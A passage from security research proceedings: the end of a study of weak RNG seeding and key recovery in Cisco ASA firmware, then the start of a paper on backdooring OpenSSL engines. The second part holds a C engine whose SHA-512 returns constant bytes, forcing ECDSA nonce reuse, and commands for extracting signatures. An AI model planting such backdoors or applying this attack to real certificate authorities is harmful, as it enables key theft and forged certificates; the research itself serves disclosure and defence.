A relevant question about this keygen is its adherence to the underlying (physical or virtual) platform producing the certificates, *i.e.* does our specific setup somehow biases the certificates production? While there is a clear dependency on the CPU microarchitecture and *e.g.* the presence of `rdrand` instructions (we have used a virtualized Nehalem CPU without such instructions [17]), we have tried to check that we do not have more specificities. Regarding the 10ms rounded timings, most of the modern `x86` CPUs are fast enough to produce the same timing profiles: we have used three various Intel CPUs virtualizing ASAv and validated that the same keygen allows to break the certificates. Similarly, the number of CPUs dedicated to `kvm` does not seem to interfere with our keygenning (we have tried with 1 and 4 CPUs in the `kvm` configuration).

5.3 Other versions

For the sake of conciseness, we only presented a somewhat detailed explanation of the keygenning of the 9.10.1-44 version. Even if other versions also had some very interesting variations and challenges, we only cover them briefly to give the reader a glimpse of the various (unsuccessful) combinations of RNG and seeding method we encountered.

ASAv 9.6.4-36 In this version, RSA seed and ECDSA private key are both generated using CTR-DRBG as a random provider. The ECDSA

[16] This rate has been observed with a $1,000$ certificates black-box generation campaign.
[17] Mainly because we believe it captures the average machines in the wild.

nonce is generated from a completely different deterministic engine: the Hash-DRBG (which is in fact also indirectly used as an entropy provider for the CTR-DRBG).

This Hash-DRBG runs from the following (lack of) entropy parameters:

— An empty personalization string is used for instantiation.
— The entropy input and nonce used during instantiation are respectively 32 bytes and 16 bytes of a LFSR stream initialized with 32 bits of `rdtsc`.
— No additional inputs are used during generate calls.

The CTR-DRBG shares the same initialization pattern as for 9.10.1-44: entropy input and nonces are provided by MD_RAND. The only difference is that MD_RAND is seeded by the Hash-DRBG engine. This makes the CTR-DRBG harder to exploit since Hash-DRBG computations must be added and somehow break the 2^{32} time-memory tradeoff used for `rdtsc` with slower computations.

However, since the ECDSA nonces generation only relies on Hash-DRBG, we are able to keygen them in 2^{32}. Once this is done, recovering the ECDSA key is mathematically easy (getting the RSA seed from the ECDSA key is not so trivial as reversing the DRBG from the output should be intractable).

ASAv 9.8.1 In this version, RSA seed and ECDSA private key are both generated using CTR-DRBG and the ECDSA nonce is generated using the Hash-DRBG (this is somewhat similar to 9.6.4-36). The CTR-DRBG runs with similar parameters except that the entropy input and the nonce are extracted from unseeded `rand()`, and that real `gettimeofday()` with microseconds precision is used for `generate()` calls, rendering its keygenning unachievable in reasonable time: direct keygenning of RSA and ECDSA keys is not feasible. Nonetheless, as for 9.6.4-36, ECDSA nonces can be broken with a complexity of 2^{32}, yielding in ECDSA immediate key breaking.

ASAv 9.8.2/9.9.1 Version 9.8.2 and 9.9.1 do share the same RNG code basis and outputs. In those versions, MD_RAND is the main deterministic engine. RSA seed and ECDSA private key are generated directly from MD_RAND. ECDSA Nonce is generated from the BSAFE RNG seeded from MD_RAND.

MD_RAND is instantiated from 32 bytes taken from unseeded `rand()`, and the input/output buffers during `rand_bytes()` are filled with either fixed known values (zeroes or other data), almost fixed values (one toggling

byte), or with stack or heap addresses with ASLR. Hence, keygenning these versions bring some interesting challenges as we have to break ASLR,

The analysis of the dynamic behavior of this version and the validation of the understanding through the development of a keygen helps understand the black-box statistics presented in 5.1:

— The lack of dependency to time for RSA modulus generation results from the use of MD_RAND which - unlike Cisco initialization and use of DRBG - does not include the time as entropy value.
— The dependency to time for the ECDSA private key generation is explained by the fact that OpenSSL does perform a `rand_add()` of time before calling `rand_bytes()`, which creates an obvious dependency to time after that point for random extracted from MD_RAND.
— The lack of visible collisions for ECDSA `r` components of the signature results from the presence of ASLR during its generation (bringing a weird situation with lucky good randomness).

From our analysis, ASLR for our buffer on the studied firmwares has only 28 bits of entropy (due to the concerned addresses that are aligned on 8 bytes and the inherent limitations of ASLR in the concerned kernel). This allows for a keygen complexity of 2^{28} plus $\approx 2^5$ for the toggling bytes and index in the `rand()` buffer [18] (due to multi-threading), yielding a total complexity of $\approx 2^{33}$.

ASAv 9.8.3 In this version, CTR-DRBG is the main random engine. RSA seed and ECDSA private key are both generated directly from CTR-DRBG. The ECDSA nonce is generated from BSAFE RNG seeded from CTR-DRBG.

The only sources of entropy are unseeded `rand()` for the entropy input and nonce in `instantiate()`, the system boot time rounded to 10ms for the personalization string, and 10ms timings for additional inputs of `generate()`.

Keygenning this version boils down to exhausting all the possible tuples of boot time and delta timings rounded to 10ms while handling some `rand()` offsets toggling due to multi-threading, which represents around 2^{16} when we consider plausible timings limits. This is performed quickly on a regular laptop.

[18] The only time used here is immediately extracted from the certificate `notBefore`.

5.4 Summary

A summary of all the analysis and keygen work performed on ASAv is presented on Figure 15. The highlighted versions are proven vulnerable while not concerned by the previous CVE-2019-1715.

Firmware	RSA modulus	ECDSA nonce	ECDSA key	Comment	Keygen complexity
ASAv9.6.4-36	◗	●	◗ ▲	`CTR-DRBG` is seeded by `MD_RAND`, itself seeded by HASH-DRBG itself seeded by a LFSR itself seeded by `rdtsc` rounded to 32 bits	2^{32} (nonce)
ASAv9.8.1		●	▲	`CTR-DRBG` "saved" by addin with true `gettimeofday()`, `HASH-DRBG` seeded by a LFSR itself seeded by `rdtsc` rounded to 32 bits	2^{32} (nonce)
ASAv9.8.2	●	●	●	`MD_RAND` seeded by `rand()`, ASLR in input buffers for `MD_RAND` (nonce), BSAFE seeded by `MD_RAND`	$\approx 2^{33}$
ASAv9.8.3	●	●	●	`CTR-DRBG` seeded by `rand()` BSAFE seeded by `CTR_DRBG`	$\approx 2^{16}$
ASAv9.9.1	●	●	●	`MD_RAND` seeded by `rand()`, ASLR in input buffers for `MD_RAND` (nonce), BSAFE seeded by `MD_RAND`	$\approx 2^{33}$
ASAv9.10.1-44	❍	❍	❍	`CTR-DRBG` seeded by `MD_RAND` seeded by LFSR seeded by 32 bits `rdtsc`. Bad `gettimeofday` is also used.	Full: $\approx 2^{45}$ PoC: $\approx 2^{37.5}$

Legend:
● Fully broken with a PoC **keygen**
❍ Broken with a PoC **keygen** with higher time complexity
◗ **Fragile** entropy sources, harder to exploit (but seems feasible)
▲ Broken as a side effect of nonce breaking
Versions highlighted are vulnerable and NOT concerned by previous CVE-2019-1715

Fig. 15. ASAv firmwares keygenning overview

6 Investigating RNG failure on hardware devices

As previously stated, we did not have the opportunity to investigate instrumentation of hardware appliances. Instead, we have only performed a black-box analysis of the produced certificates. The current section first presents the results, then discusses our basic investigations on the Cavium firmware, and then concludes with some hypothesis on the root causes and possible future work.

6.1 Black box statistics on 5506-X

Table 16 presents the black box statistics we obtained on firmware versions ranging from 9.6.2 to 9.16.

Firmware	RSA modulus	ECDSA `r` nonce	ECDSA `x` key	#generated
9.6.2-23				45
9.6.3-20				15
9.6.4-34	❶		❷	15
9.6.4-36	❶		❷	15
9.6.4-40	❶		❷	15
9.6.4-41	❶		❷	15
9.6.4-42	❶		❷	15
9.6.4-45	❶		❷	45
9.7.1-4				160
9.8.1				60
9.8.2	❸	◗	|❹|	60
9.8.3		❺		60
9.8.4-10		❺		10
9.8.4-41		❺		30
9.9.1	❸	❺	|❹|	30
9.9.2-85		❺		30
9.10.1-44		◗		30
9.12.4				30
9.12.4-35				30
9.13.1-12				30
9.14.3-18				30
9.15.1-15				30
9.16.2-14				30
9.16.2				45

Legend:
● = collisions shared between firmware versions
◗ = isolated collisions
|●| = collisions emerging with same certificate time
Same number/color = collision values shared across versions
Empty box = no observable collisions, inconclusive
Versions highlighted are vulnerable and NOT concerned by CVE-2019-1715

Fig. 16. 5506-X black-box statistics

A few elements are worth commenting:

— There are visible RSA and ECDSA key or nonce duplications for a wide range of versions between 9.6.4-34 and 9.10.1-44. This means that although there is a hardware backed cryptographic accelerator providing physical random sources, either it is used but badly configured, or another software backend is used. In any case, this is the symptom of a very dubious behaviour.

— Some versions show shared values (trail of colors), which means that the same deterministic engines are used with the same entropy sources and inputs for the concerned duplicated values.
— Some versions (9.8.2, 9.9.1) exhibit collisions only when the boot time is set, implying the usage of time as an entropy source.
— When compared with table 16 for ASAv, we can spot interesting differences. 9.6.4 and 9.10.1-44 versions show collisions in 5506-X where nothing is exhibited on ASAv (in black-box at least). 9.8.3 suffers from only nonce collisions on 5506-X while RSA and ECDSA keys are also impacted on ASAv. The usage of fixed boot time exhibits new collisions but not at the sames places, which is the sign that parts of engines or entropy sources might be the same but other parts might differ.
— As for ASAv, empty boxes do not mean that there is no issue at all. As we have proven in the previous sections with advanced keygenning on the virtualized platforms, no visible collisions do not mean no entropy issue. This is why we have marked these cases as inconclusive.

From the pure results and differential diagnosis, we can speculate on some hypothesis. 9.8.2 and 9.9.1 share the same behaviour on both hardware and virtualized platforms, but this behaviour is different on each. The behaviour for ECDSA and RSA private keys are exactly the same as in ASAv: the MD_RAND backend seems to be used there, with certificate time addition when ECDSA key is generated.[19] On the other hand, ECDSA nonces exhibit a different behaviour since observable collisions exist on 5506-X and not on ASAv (where ASLR hides them), and these collisions do not depend on time. This is the sign that another deterministic backend and/or other sources are used (*e.g.* Hash-DRBG instead of MD_RAND). This might be a coincidence (or not), but these specific two firmware versions are among the ones explicitly concerned by the original CVE-2019-1715 [10]. The highlighted versions exhibit a vulnerable behaviour while not concerned by this previous CVE.

To summarize, we can conclude that ASAv and 5506-X seem to sometimes share the same code paths and backends (with apparently a failure of the Cavium based entropy sources on 5506-X), and sometimes not, yielding in firmware versions that might be more fragile on one type of platform or another, and with differences for specific key material (RSA modulus, ECDSA key and nonce).

[19] Unfortunately, because of too much unknown input buffers, we cannot confirm this with keygenning.

6.2 A quick tour of Cavium firmware

In the current section we try and explore the possible paths that could lead to the Cavium hardware backend failure as an entropy source for `lina` in the platforms using it. For this, we focus on the Cavium firmware analysis that bring some trails to follow. The SoC is embedding a main MIPS64 BE processor with additional specific Octeon instructions and hardware blocks accessed through dedicated registers and memory addresses.

The Cavium firmware is a 2MB stripped binary loaded by the main `x86` CPU at boot time on hardware platforms via the PCI interface. Cisco has used the Cavium SDK for many of the low-level functions, but the proprietary communication post-boot over PCI seems to have been specifically developed by Cisco on top of the SDK. The `lina` analysis also exhibits some binaries with a proprietary format (embedded in the executable) that seem to be sent to the Cavium firmware at runtime for TLS and IPsec.

Unfortunately, the Cavium SDK as well as emulators (that could have ease the dynamic instrumentation of the firmware) are only available under NDA. This is why we were only limited to static analysis using tools that support the specific MIPS N64 ISA and the Cavium specialized instructions.

We have discovered that third party libraries are included in the Cavium firmware, such as OpenSSL 0.9.7d (which is a quite old one). For all the 5506-X firmware versions we have studied (from 9.6 to 9.16), the Cavium SDK version and the used libraries seem to be stable with not much evolutions.

Although not completely satisfactory from an intellectual perspective (it is hard to draw solid conclusions), we have decided to list the findings that emerged from our static investigations and that we consider as bad practices that could lead to a flawed randomness generation. As a disclaimer, the elements presented hereafter must be taken with a grain of salt as no dynamic analysis confirmed them.

From the static analysis, Cisco firmware for Cavium has at least two main deterministic engines that may participate to the generation of random upon request from `lina`: an OpenSSL MD_RAND and a Hash-DRBG engine.

Looking respectively at the OpenSSL `RAND_bytes()` and Hash-DRBG `generate()` methods provides interesting leads. A common

entropy-providing source function [20] is called by both functions. The `hw_get_random()` function implementation shows two main paths: if the processor flags indicate availability of a hardware RNG (which seems to be the case for most recent Octeons), the function will use it. Else, a fallback will grab 64 bits of a `rdtsc`-like value and will pass the 32 lower bits to `LCG_init()` as a seed of the Linear Congruential Generator entropy lifter that operates modulo 2^{64} (the LCG used is the one described in [15] page 106), and random is then provided through calls to `LCG_get_random()` using the LCG. To sum up, if no hardware RNG is available on the Cavium or if this detection fails, each call to `hw_get_random()` to get *e.g.* 16 or 32 bytes of random will produce buffers biased output with only 32 bits entropy. Finally, `RAND_bytes()` also contains another entropy lifter that makes use of an AES-256 CBC and CTR PRF (that we could not relate to any standard we know [21]), making use of Octeon hardware accelerated AES instructions.

7 Conclusion

7.1 Bad random does not necessarily collide

One of the first conclusions of the work presented in this article is that even some versions initially thought not to have issues from an external standpoint ended up being keygened. This comes as a reminder that the quality of randomness cannot be assessed neither by looking externally at generated values in a limited set nor on a single platform.

The auditor may be capable of aligning boot time values, get enough samples to hit some birthday paradox but it is impossible to cover all the causes of bad random not colliding (*e.g.* inclusion of to-be-signed message as entropy input during signature, presence of a variable address in an input buffer, etc.).

Looking at external values is limited as it only deters superficial issues. The only ways forward are a validated (ideally simple and clean) design and validated entropy sources.

7.2 Mixing sources in a single RNG

During our journey, we witnessed stacks of random processing layers, each one used as a seeding source for the one above, with sometimes a

[20] We called it `hw_get_random()` but it may have another name in the original source code.

[21] But this can be static analysis bias.

unique low entropy source used by lowest layers. In the end, this complex stacking only contained almost the same amount of entropy than the one provided by the low entropy source.

As demonstrated in the section detailing keygens 5, the security of such a design and the resulting keys, nonces, etc. almost only depends on the secrecy of the design, *i.e.* on the ability for an (motivated) attacker to understand how the layers work together, directly violating Kerckhoffs's second principle.

Instead of spending time on stacking RNG layers, a more simple, logical and efficient approach is to select a state-of-the art RNG scheme and mix different entropy sources while keeping the following in mind:

— There is no point in having low entropy fallback mechanisms, *i.e.* one should consider an entropy source as acceptable if it can alone support the expected strength of the final mechanism. This avoids ending up calling `rand()` or using a LFSR seeded with 32 bits of `rdtsc` if nothing else is available.

— In random processing stacks return values of functions should be checked conscientiously. Failure MUST not result in the use of returned buffers, but in a final error or a set of retries possibly leading to a final error. As a practical example, now ubiquitously used `rdrand` and `rdseed` instructions return an error code; upon error, those instructions **guarantee** that the (expected random) return value will be null (as in "equal to 0 on all its bits"). This is only a single example of the possible impact of not checking error codes.

— In some versions of Cisco products, the design for sources selection is simply based on availability, *i.e.* the first available source is selected. Considering the importance of random sources for the whole security of the product, this approach can be improved by mixing multiple sources. This simple defense-in-depth advice will help to further reduce the impact of a single failure, without adding too much burden on the design.

7.3 The second best friend of a DRBG is a good `addin` method

The first best friend being a good `Instantiate()` method. As written in DRBG specifications,[22] the mechanism is deterministic in its operations and only depends on entropy input sources:

— the one used during `Instantiate()` (entropy and nonce),

[22] the 'D' as the beginning of DRBG serves as a hint.

— the one used during `Generate()` calls to provide additional inputs,
— the one used during `Reseed()` (if it ever happens).

Our work confirms that failure to base DRBG operation on a robust entropy source for initial entropy during `Instantiate()` makes initial random output guessable to an attacker. It also confirms that failure to provide decent additional inputs during `Generate()` (low entropy values or correlated values) makes the situation persist in later calls. It should be added that decent additional inputs are not a solution to a bad initial entropy source.

From both design and validation standpoints, the main focus during DRBG integration should be to guarantee that the following hypothesis hold:

1. Initial entropy during `Instantiate()` MUST come from a strong entropy source or a combination of strong entropy sources.
2. Additional input provided at each `Generate()` call SHOULD provide additional strong entropy.
3. `Reseed()` MUST be called with fresh entropy as often as possible.

7.4 A word on using time in random subsytems

During our analysis, we stumbled upon various uses of time-related values as entropy sources: performance counters, `rdtsc`, absolute time, rounded versions, etc.

Stating the obvious, using a low entropy absolute time value as a random source is pointless. Using a high precision (micro or nano seconds) value can provide a few bits of entropy but is definitely not a decent or sufficient entropy source for seeding a system wide mechanism like a DRBG. On a system which expects to perform cryptographic tasks (read: most system deployed nowadays) and hence which requires a decent entropy source for its post-processing mechanism, no developer should start playing with time primitives to extract bits of entropy, expecting an happy end to the story. The system (hardware or virtual appliances) should be designed to include serious entropy sources (TPM, dedicated chips, `rdseed`, etc.) available for random subsystem.

One could argue that there is no reason not to use `rdtsc` (for instance) **as a defense in depth mechanism**, to participate to the additional inputs of a DRBG. Although this is true, the point here is that defense-in-depth must be backing a sound design based on strong sources.

7.5 Horizontal and vertical impacts

One lesson learned while working on this study is that failing at providing correct random can have two kinds of impacts:

— Vertical: it can impact all the cryptographic aspects of a product, from certificates, to (EC)DH values for session keys, nonces, cookies, tokens, or TLS ticket protection keys.

— Horizontal: the problem with random related vulnerabilities is that bad cryptographic material may have been generated that needs quite some time to be replaced. This is what happened to Debian [16]. Regarding the current work, it is unclear when (and how) the amount of online Cisco ASA devices with vulnerable certificates will come to 0.

7.6 State of the art

Designing and implementing a good random subsystem on a platform is not an easy task but is definitely feasible, considering the amount of helpers now available at different levels. The main way to reduce the possibility of mistakes on this path is to understand the state of the art: both by working with standards that define useful rules [1, 4, 26] and by learning from others' mistakes to avoid repeating them. We hope that articles and CVEs exposing poor entropy issues and their disastrous consequences will be a wake-up call for developers and security architects to comply with these advices.

References

1. ANSSI. Référentiel Général de Sécurité, version 2.0, Annexe B1. https://www.ssi.gouv.fr/uploads/2014/11/RGS_v-2-0_B1.pdf.
2. ANSSI. CVE-2023-20107. https://www.cert.ssi.gouv.fr/avis/CERTFR-2023-AVI-0266/, 2023.
3. Arnaud Ebalard. x509-parser: a RTE-free X.509 parser. https://github.com/ANSSI-FR/x509-parser.
4. BSI. A proposal for: Functionality classes for random number generators. https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Certification/Interpretations/AIS_31_Functionality_classes_for_random_number_generators_e.html, 2020.
5. Cavium Networks. Random number generator (United States Patent 6954770). https://www.freepatentsonline.com/6954770.html, 2005.
6. Cisco. Cisco Adaptive Security Appliance Software and Firepower Threat Defense Software Low-Entropy Keys Vulnerability. https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asa5500x-entropy-6v9bHVYP, 2023.

7. EVE-NG. EVE - The Emulated Virtual Environment For Network, Security and DevOps Professionals. https://www.eve-ng.net/.
8. failoverflow. Console Hacking 2010, PS3 Epic Fail. 2010.
9. GNS3. The software that empowers network professionals. https://www.gns3.com/.
10. Greg Zaverucha. CVE-2019-1715: Cisco Adaptive Security Appliance Software and Firepower Threat Defense Software Low-Entropy Keys Vulnerability. https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190501-asa-ftd-entropy, 2019.
11. Heninger, Nadia and Durumeric, Zakir and Wustrow, Eric and Halderman, J. Alex. Mining your ps and qs: Detection of widespread weak keys in network devices. In Tadayoshi Kohno, editor, *USENIX Security Symposium*, pages 205–220. USENIX Association, 2012.
12. Viet Tung Hoang and Yaobin Shen. Security analysis of NIST CTR-DRBG. In Daniele Micciancio and Thomas Ristenpart, editors, *Advances in Cryptology - CRYPTO 2020 - 40th Annual International Cryptology Conference, CRYPTO 2020, Santa Barbara, CA, USA, August 17-21, 2020, Proceedings, Part I*, volume 12170 of *Lecture Notes in Computer Science*, pages 218–247. Springer, 2020.
13. Jacob Baines. BlackHat USA 2022: Do Not Trust the ASA, Trojans! https://i.blackhat.com/USA-22/Thursday/US-22-Baines-Do-Not-Trust-The-ASA-Trojans.pdf, 2022.
14. Jatin Kataria, Rick Housley, Joseph Pantoga, and Ang Cui. Defeating cisco trust anchor: A case-study of recent advancements in direct fpga bitstream manipulation. In *Proceedings of the 13th USENIX Conference on Offensive Technologies*, WOOT'19, page 5, USA, 2019. USENIX Association.
15. Donald E. Knuth. *The Art of Computer Programming, Volume 2: Seminumerical Algorithms*. Addison-Wesley, third edition, 1997.
16. Luciano Bello. CVE-2008-0166: DSA-1571-1 OpenSSL – predictable random number generator . https://www.debian.org/security/2008/dsa-1571, 2008.
17. Luciano Bello and Maximiliano Bertacchini. Predictable PRNG In The Vulnerable Debian OpenSSL Package - The What And The How. https://fahrplan.events.ccc.de/congress/2008/Fahrplan/attachments/1245_openssl-debian-broken-PRNG, 2008.
18. Matthew Green. Hopefully the last post I'll ever write on Dual EC DRBG. https://blog.cryptographyengineering.com/2015/01/14/hopefully-last-post-ill-ever-write-on/, 2015.
19. Mohamed Traore. Analyse des biais de RNG pour les mécanismes cryptographiques et applications industrielles. https://www.theses.fr/2022GRALM013, 2022.
20. NCC group. Cisco ASA blog series. https://research.nccgroup.com/2017/09/20/cisco-asa-series-part-one-intro-to-the-cisco-asa/, 2017.
21. NCC group. Cisco ASA-related projects. https://github.com/nccgroup/asatools, 2017.
22. Nils Schneider. Recovering Bitcoin private keys using weak signatures from the blockchain. 2013.
23. NIST. Recommendation for Random Number Generation Using Deterministic Random Bit Generators (old version with Dual-EC). https://csrc.nist.gov/publications/detail/sp/800-90a/archive/2012-01-23, 2012.

24. NIST. Digital Signature Standard (DSS). https://csrc.nist.gov/publications/detail/fips/186/4/final, 2013.
25. NIST. SP 800-90A: Recommendation for Random Number Generation Using Deterministic Random Bit Generators. https://csrc.nist.gov/publications/detail/sp/800-90a/rev-1/final, 2015.
26. NIST. SP 800-90B: Recommendation for the Entropy Sources Used for Random Bit Generation. https://csrc.nist.gov/publications/detail/sp/800-90b/final, 2018.
27. QEMU. QEMU TCG Plugins. https://qemu.readthedocs.io/en/latest/devel/tcg-plugins.html.
28. Rapid7 Labs. Rapid7 Labs Open Data. https://opendata.rapid7.com/.
29. RSA Labs. What are BSAFE and JSAFE? http://security.nknu.edu.tw/crypto/faq/html/5-2-3.html.
30. Ryad Benadjila, Arnaud Ebalard. libdrbg: a library implementing NIST SP800-90A DRBGs. https://github.com/ANSSI-FR/libdrbg.
31. Ryad Benadjila, Arnaud Ebalard, Jean-Pierre Flori. libecc: a library for elliptic curves based cryptography (ECC). https://github.com/ANSSI-FR/libecc.
32. Shodan search engine. Search Engine for the Internet of Everything. https://www.shodan.io/.
33. Chao Sun, Thomas Espitau, Mehdi Tibouchi, and Masayuki Abe. Guessing Bits: Improved Lattice Attacks on (EC)DSA with Nonce Leakage. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2022, Issue 1:391–413, 2022.
34. Joanne Woodage and Dan Shumow. An analysis of NIST SP 800-90a. In Yuval Ishai and Vincent Rijmen, editors, *Advances in Cryptology - EUROCRYPT 2019 - 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, Germany, May 19-23, 2019, Proceedings, Part II*, volume 11477 of *Lecture Notes in Computer Science*, pages 151–180. Springer, 2019.
35. Katherine Q. Ye, Matthew Green, Naphat Sanguansin, Lennart Beringer, Adam Petcher, and Andrew W. Appel. Verified correctness and security of mbedtls hmac-drbg. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 2007–2020, New York, NY, USA, 2017. Association for Computing Machinery.

Exploring OpenSSL Engines to Smash Cryptography

Dahmun Goudarzi and Guillaume Valadon
dgoudarzi@quarkslab.com
gvaladon@quarkslab.com

Quarkslab

Abstract. This article explores the potential for introducing backdoors into cryptographic protocols via manipulation of OpenSSL engines, which are commonly used to augment OpenSSL features. From a security perspective, these engines are a target of choice as they provide a simple and portable way to legally modify OpenSSL behavior. A comprehensive tutorial on OpenSSL implementation and architecture, including engines and providers, is first given. It demonstrates how these components can be exploited to compromise cryptographic security. Then, a proof-of-concept example of an attack that recovers the secret key of a certificate authority through nonce reuse in ECDSA signatures as well as an example on hooking OpenSSL functions via the `SSL_write` function are described. This work highlights the need for increased caution and scrutiny when introducing new cryptographic implementations such as PQC using OpenSSL engines.

1 Introduction

Backdoors in cryptographic schemes have always been a golden egg for malicious attackers and a nightmare for security developers who are trying to avoid using the wrong parameters or constructions while standards and trust keep changing (e.g. the infamous DUAL EC DRBG [10]).

In recent years, cryptographic schemes have enjoyed new leverage: rise of post-quantum cryptography, fast and compact lightweight symmetric schemes, etc. People have been testing all these new schemes in different protocols, usually by patching existing widely used libraries such as OpenSSL (Chrome experience with post-quantum TLS [4], Gost provider as submodule in OpenSSL 3.0 [5], etc.). These experiments and diversity of schemes are bringing new ways of introducing malicious behaviors and creating backdoors.

One key feature of OpenSSL is engine which allow adding custom cryptographic implementations in an efficient and agile fashion. This feature has been mostly used by hardware manufacturers in order to use cryptographic coprocessors specifically tailored for cryptographic schemes, such

as AES. Lately, it has been the key entry point for post-quantum protagonists to introduce the new schemes that are being currently standardized by NIST.

Due to its flexibly and agility, we decided to explore how OpenSSL engines can be manipulated to introduce backdoors in the cryptographic implementations and warn on how standard, long time reviewed mature implementations can be replaced with erroneous ones with such ease.

The long version of the paper can be fund at [6].

2 OpenSSL Engines and Providers

OpenSSL is divided into four main components called: applications, libssl (implementing the TLS and DTLS *Protocols*), libcrypto (composed of the *Common Services*, remainder of the *Protocols*, *Legacy APIs*, *Core*, and *Default Providers*), and engines (composed of the *Engine Providers* and *3rd Party Providers*). We focus in this section on Engines and Providers.

2.1 Engines

Engines were introduced in OpenSSL 0.9.6 [11] as an API to bind together low-level custom implementations of cryptographic algorithms and the OpenSSL infrastructure. It has become the main way to add new, modern cryptography such as post-quantum cryptography (PQC) into OpenSSL and SSL/TLS protocols. The interest into engines from the PQC community came from a paper explaining how to add dynamically new cryptographic libraries into OpenSSL, which people adapted from PQC standards to compare and benchmark them in real-world scenarios [13, 15].

Engine implementations are composed of two parts. The first is the high-level API that binds the custom implementation to the OpenSSL objects and functions. It allows to register the engine to use it when statically linked in the OpenSSL library at compile time or to be dynamically loaded at run-time. The second part is the implementation of the envelope objects and functions that act as wrappers between the custom library implementation and OpenSSL objects.

A very good starting point to understand and implement your own engine is the `ossltest` engine provided with OpenSSL [12] where some cryptographic implementations of hash functions and random generators are replaced with erroneous ones for illustration purposes. As a more advanced project, the `libsuola` engine is perfect for when you want to add custom cryptographic libraries into OpenSSL with engines [14]. This engine

allows to bind to OpenSSL the NaCl library [2] which proposes efficient and easy-to-use networking and cryptography software implementations.

Using an engine can be done in two ways: either statically when compiling code, or dynamically when using OpenSSL as command line or as an application. For static use, one just needs to define the engine name, use the loading option, and make the engine functions as default one for OpenSSL. Then, the implementation can simply carry on using the standard OpenSSL functions and the code uses the corresponding engine function properly without any impact on the source code from a regular implementation. The import lines look as follows:

Listing 1:

```
static const char *ENGINE_NAME = "your_engine";
engine_load();
ENGINE *e = ENGINE_by_id(ENGINE_NAME);
ENGINE_init(e);
ENGINE_set_default(e, ENGINE_METHOD_ALL);
ENGINE_free(e);
```

Dynamically, engines can be easily loaded by adding the proper argument in the command line or a few lines in the configuration files. One loads its engine by adding the `-engine your_engine_path` parameter to the corresponding command as shown in the following listing. To add the engine in the configuration file, the process is simple, as shown in Section 4.

Listing 2:

```
> openssl rand -engine your_engine_path/your_engine -hex 32
Engine "ossltest" set.
6461686D756E20676F756461727A690A
```

2.2 Providers

With OpenSSL 3.0, engines are deprecated and replaced with *providers*. While OpenSSL documentation states that providers are a new feature, the design, rationale, and implementation are close to the engines. For compatibility, engines can still be used. The 3.0 version comes with five built-in providers. The *Default Provider* and the *FIPS Provider* are collections of all the standard built-in OpenSSL algorithms and their FIPS counterpart. The *Legacy Provider* contains legacy algorithms that are no longer in common use or considered insecure and strongly discouraged from use. Finally, the *Base Provider* and the *Null Provider* are respectively a small

subset of non-cryptographic algorithms available in the default provider, and a built-in provider which contains no algorithm implementations.

2.3 Example: Fixing SHA-512

We modified the SHA-512 implementation of the *ossltest* engine so that it always return 64 times 42. The relevant part of the code are in Listing 3.

Listing 3:

```
1  static void fill_known_data(unsigned char *md, unsigned int len) {
2      memset(md, 42, len);
3  }
4  static int sha512_init(EVP_MD_CTX *ctx) {
5      return EVP_MD_meth_get_init(EVP_sha512())(ctx);
6  }
7  static int sha512_update(EVP_MD_CTX *ctx, const void *data,
8                           size_t count) {
9      return EVP_MD_meth_get_update(EVP_sha512())(ctx, data, count);
10 }
11 static int sha512_final(EVP_MD_CTX *ctx, unsigned char *md) {
12     int ret = EVP_MD_meth_get_final(EVP_sha512())(ctx, md);
13     if (ret > 0) {fill_known_data(md, SHA512_DIGEST_LENGTH);}
14     return ret;
15 }
```

The implementation is composed of the different sub-functions OpenSSL needs to evaluate SHA-512: init, update, and final. In the final function, the engine overwrites the message digest variable `md` with known data from the `fill_known_data` function. The rest of the functions in the engine allows to directly connect the implementation to the OpenSSL API and are omitted here.

3 Introducing a backdoor in OpenSSL ECDSA

3.1 Why breaking SHA-512 implementation for ECDSA?

We illustrate the application of a malicious engine in the use case of a certificate issuer whose `cnf` has been compromised. It dynamically loads via the `cnf` file an engine where the implementation of SHA-512 is outputting constant data. On the certificate issuer side, there is no means to detect that the certificate signing process has been compromised unless inspecting the produced certificates.

For ECDSA, OpenSSL implements a function to produce the nonce used to derive one element of the signature pair (in

`openssl/crypto/bn/bn_rand.c`). This function computes the SHA-512 of the concatenation of the message, the private key, and a random value r. The output hash is returned as the nonce to be used.

3.2 Generating Two Certificates

We generated two certificates with a home-made certificate authority (CA) that is using an engine implementing an erroneous SHA-512. To simulate a CA, one can follow the guide in [3].

Listing 4:

```
> openssl ca -config openssl.cnf -infiles user1.csr
> openssl ca -config openssl.cnf -infiles user2.csr

-> User 1 certificate signed with malicious engine
Signature Algorithm: ecdsa-with-SHA256
Signature Value:
 30:45:02:20:7e:73:6e:77:35:9d:c9:63:03:c3:45:de:a6:89:0c:f2:10:2f:e3:38:
 c8:a9:06:2e:db:30:16:41:a6:69:9e:2f:02:21:00:81:ef:da:18:47:f8:59:3f:17:
 cb:bb:aa:dc:7b:77:65:e1:5f:e7:7e:3e:33:d6:3b:fb:6b:a9:76:77:81:52:9c
-> User 2 certificate signed with malicious engine
Signature Algorithm: ecdsa-with-SHA256
Signature Value:
  30:45:02:20:7e:73:6e:77:35:9d:c9:63:03:c3:45:de:a6:89:0c:f2:10:2f:e3:38:
  c8:a9:06:2e:db:30:16:41:a6:69:9e:2f:02:21:00:ea:6c:b4:4d:23:35:d6:a9:a3:
  60:95:b7:41:37:9e:d:da:0b:fc:2c:94:e6:a0:fe:02:b0:59:62:f7:fb:0f:81
```

3.3 Extract to-be-signed part from certificate

Following [9], we extract `tbsCertificate` from a X509 certificate using the commands from Listing 5.

Then, `tbsCertificate` is hashed with SHA-256 to serve as z_i in the attack.

3.4 Recovering the secret key

In ECDSA, G is a base point, n the order, d_A the private key, and m the message. To generate a signature (r, s) for m we compute the following.

$$z = H(m),\ k \leftarrow [1, n-1]$$
$$(x_1, y_1) = k \times G$$
$$r = x_1 \mod n,\ s = k^{-1}(z + rd_A) \mod n$$

Listing 5:

```
> openssl x509 -in CERT_PATH.pem -text -noout -certopt ca_default
  -certopt no_validity -certopt no_serial -certopt no_subject
  -certopt no_extensions -certopt no_signame | grep -v 'Signature' |
  tr -d '[:space:]:' | xxd -r -p > CERT_NAME-signature.bin
